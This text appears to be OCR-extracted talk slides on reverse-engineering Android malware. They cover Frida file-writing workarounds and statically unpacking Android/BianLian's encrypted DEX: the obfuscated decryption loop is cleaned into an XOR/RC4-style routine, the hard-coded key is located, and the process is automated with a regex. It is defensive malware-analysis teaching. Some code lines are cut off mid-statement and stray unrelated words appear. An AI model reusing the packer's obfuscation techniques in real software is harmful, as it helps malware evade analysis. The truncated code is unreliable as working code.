Issue: **fs** is not supported by Frida

Solution with Frida-compile + script




```
import fs from ''fs'';
const log = fs.createWriteStream('output.txt');
log.write(data);
```

Alternatives

Writing: File

```
const f = new File('output.txt', 'wb');
f.write(data);
```

https://codeshare.frida.re/@cryptax/inmemorydexclassloader-dump/

Copying a file: File channels

```
var f = File.$new('input.txt');
var fis = FileInputStream.$new(f);
var inputChannel = fis.getChannel();
var fos = context.openFileOutput('output.txt');
var outputChannel = fos.getChannel();
inputChannel.transferTo(0, inputChannel.size(), outputChannel);
```

What's difficult about writing Frida scripts

Documentation

- No official documentation on this topic
- Useful: `https://cmrodriguez.me/blog/frida-scripting-guide/`


My personal difficulties

- Bad knowledge of Javascript : too many **parenthesis** (LISP lol), inner functions...
- **Mapping between types** Java / Javascript. Ex : `ByteBuffer` to `Uint8Array`
- Hooking **dynamically loaded code**
- Many ways to communicate on Internet : `URL`, `HttpConnection`, `okio`, `volley`... Long !
- **Repetitive**...

Solutions we explore in this talk

Zero Frida: unpacking statically

Important bonus: the malware is **not executed**



Get someone else to do the work ☺

MobSF, **Medusa**


DEMO
NTLM
OBJECT PATTERNS
PIRATERIE 1720
CITÉS VAUBAN
AxL 2021

How to design a static unpacker?

- **Step 1**. Be able to unpack manually. Without Frida et al of course!
- **Step 2**. Automate

Static unpacker for "JsonPacker" in Android/BianLian

Where is the encrypted DEX?

```
$ ls ./assets
animation_me_boost.json                  kQTUiw.json
animation_me_clean.json                  licenses
animation_scan_whats_app_empty.json      load.js
...
```

- It's always **.json** extension
- Short and random name

kQTUiw.json

Android/BianLian: `576be33dbbd61ad2643304adcf4e2240e689a6b24641a1882d892bb71ad3d5c6`


Decryption algorithm for the JSON file

```
LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz = this.tankvague(v0_1);
this.iqZNhGdCPdW_378729 = this.OwpSogJRiwQ_280433 / this.gWNxYShyOlx_949934 + 0x210;
byte[] v7 = new byte[((int)Math.floor(arg17.length))];
this.iqZNhGdCPdW_378729 = this.gWNxYShyOlx_949934 * this.OwpSogJRiwQ_280433 - 60;
int[] v12 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz;
int v13;
for(v13 = 0; ((double)v13) < Math.ceil(arg17.length); ++v13) {
    int v0_2;
    for(v0_2 = 0; v0_2 < 7; ++v0_2) {
        this.iqZNhGdCPdW_378729 = this.OwpSogJRiwQ_280433 + this.gWNxYShyOlx_949934 * 71 - 83;
    }

    LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh = (LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh
    int v0_3 = this.gWNxYShyOlx_949934;
    int v1_1 = this.iqZNhGdCPdW_378729;
    this.OwpSogJRiwQ_280433 = v0_3 - v1_1;
    int v3 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh;
    LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt = (LUzO
    this.OwpSogJRiwQ_280433 = v1_1 - v0_3 + 7908189;
    this.filmskirt(v3, LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZ
    int v0_4 = this.OwpSogJRiwQ_280433;
    this.gWNxYShyOlx_949934 = v0_4 / this.iqZNhGdCPdW_378729 - 0x1FC242;
    this.iqZNhGdCPdW_378729 = v0_4 - this.gWNxYShyOlx_949934 * 501411;
    int v14 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKl
    this.gWNxYShyOlx_949934 = this.iqZNhGdCPdW_378729 / 520 + v0_4 - 0x6543D;
    int v15 = this.punchswift('b', 5222L, v12, LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh);
    this.iqZNhGdCPdW_378729 = 27 - 12 / this.OwpSogJRiwQ_280433 - this.gWNxYShyOlx_949934;
    int v0_5 = this.punchswift('z', 0x179161L, v12, v14);
    int v2 = this.OwpSogJRiwQ_280433;
    this.iqZNhGdCPdW_378729 = 0x124CFE - this.gWNxYShyOlx_949934 + v2;
    int v0_6 = v12[(v15 + v0_5) % 0x100];
    this.gWNxYShyOlx_949934 = this.iqZNhGdCPdW_378729 - 0x76715 / v2 + 370983;
    v7[v13] = this.dieselbitter(Math.round(v0_6) ^ arg17[v13]);
    this.iqZNhGdCPdW_378729 = this.OwpSogJRiwQ_280433 + this.gWNxYShyOlx_949934 + 0x27C4A908;
}
```

Spot junk code

```
    this.iqZNhGdCPdW_378729 = this.OwpSogJRiwQ_280433 /
↪   this.gWNxYShyOlx_949934 + 0x210;
```

- Useless variables
- Complex and useless math computations...



Remove junk code

```
LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz = this.tankvague(v0_1);
byte[] v7 = new byte[((int)Math.floor(arg17.length))];
int[] v12 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.KDhWlBeTsGeUaDrNkMeEaNz;
int v13;
for(v13 = 0; ((double)v13) < Math.ceil(arg17.length); ++v13) {
    int v0_2;
    LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh = (LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh
    int v3 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh;
    LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKlCt = (LUzO
    this.filmskirt(v3, LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZ
    int v0_4 = this.OwpSogJRiwQ_280433;
    int v14 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.JAlIrUwLuYxDcSbRlIwRfGcJkMqGhIxUbDwUoPiQyZpQzEnSqKl
    int v15 = this.punchswift('b', 5222L, v12, LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.GGlOkRtAeKh);
    int v0_5 = this.punchswift('z', 0x179161L, v12, v14);
    int v0_6 = v12[(v15 + v0_5) % 0x100];
    v7[v13] = this.dieselbitter(Math.round(v0_6) ^ arg17[v13]);
}
```

Remove junk code

```
LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.expandedKey = this.expandKey(key);

byte[] output = new byte[((int)Math.floor(encryptedDex.length))];
this.iqZNhGdCPdW_378729 = this.gWNxYShyOlx_949934 * this.OwpSogJRiwQ_280433 - 60;
int[] theExpandedKey = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.expandedKey;
int i;
for(i = 0; ((double)i) < Math.ceil(encryptedDex.length); ++i) {
    int v0 2;



    LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1 = (LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1 + 1) % 0x100;



    int avar1 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1;
    LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2 = (LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2 + theExpandedKe

    this.swap(avar1, LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2, theExpandedKey);
    int v0 4 = this.OwpSogJRiwQ 280433;


    int v14 = LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var2;

    int expKey1 = this.get('b', 5222L, theExpandedKey, LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs.var1);

    int expKey2 = this.get('z', 0x179161L, theExpandedKey, v14);


    int current key = theExpandedKey[(expKey1 + expKey2) % 0x100];

    output[i] = this.justReturnInput(Math.round(current key) ^ encryptedDex[i]);

}
```

After cleaning

```
int var1 = 0;
int var2 = 0;
byte[] outputContent = new byte[inputContent.length];
for (int i3 = 0; i3 < inputContent.length; i3 ++) {
  var1 = (var1 + 1) % 256;
  var2 = (var2 + payloadKey[var1]) % 256;
  swap(payloadKey[var1], payloadKey[var2]);
  int keyloop = payloadKey[(payloadKey[var1] +
↪  payloadKey[var2]) %        256];
  outputContent[i3] = (byte) ((keyloop) ^ inputContent[i3]);
}
return outputContent;
```

Android/BianLian: 576be33dbbd61ad2643304adcf4e2240e689a6b24641a1882d892bb71ad3d5c6 - see com.sponsor.economy.LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs, method copperprovide()

- It's a home-made algorithm, based on XOR
- payloadKey is derived from a hard-coded key

Finding the key


```
public static String balancetortoise() {
    int v0 = 9;
    int v1 = 0x400;
    int v2;
    for(v2 = 9; v2 < 41; ++v2) {
        v1 = 0x40E;
    }

    byte[] v3 = {105, 10, 82, 8};
    ...
```

Android/BianLian: 576be33dbbd61ad2643304adcf4e2240e689a6b24641a1882d892bb71ad3d5c6 - see com.sponsor.economy.LUzOeBsTwTdRzFfQhTxGsEsRjZuIxJoDs, method balancetortoise()

Automating with Regexp


```
"\\.line [0-9]+(\\s){5}iput-boolean (v|p)[0-9], " +
"(v|p)[0-9], L(.{1,100}/){3}.{1,100};->.{1,100}:.(\\s){6}" +
"(invoke-static \\{\\},
↪  L(.{1,100}/){3}.{1,100};->.{1,100}\\(\\)" +
"Ljava/lang/StringBuilder;(\\s){6}){0,1}" +
"(const.* (v|p)[0-9], [x\"0-9a-fA-F]+.*(\\s){6}){0,1}" +
"(new-array (v|p)[0-9], (v|p)[0-9], .{1,3}(\\s){6}){0,1}" +
...
```

Medusa Demo




https://github.com/ChOpin/medusa


Android/Joker: 4 payloads !



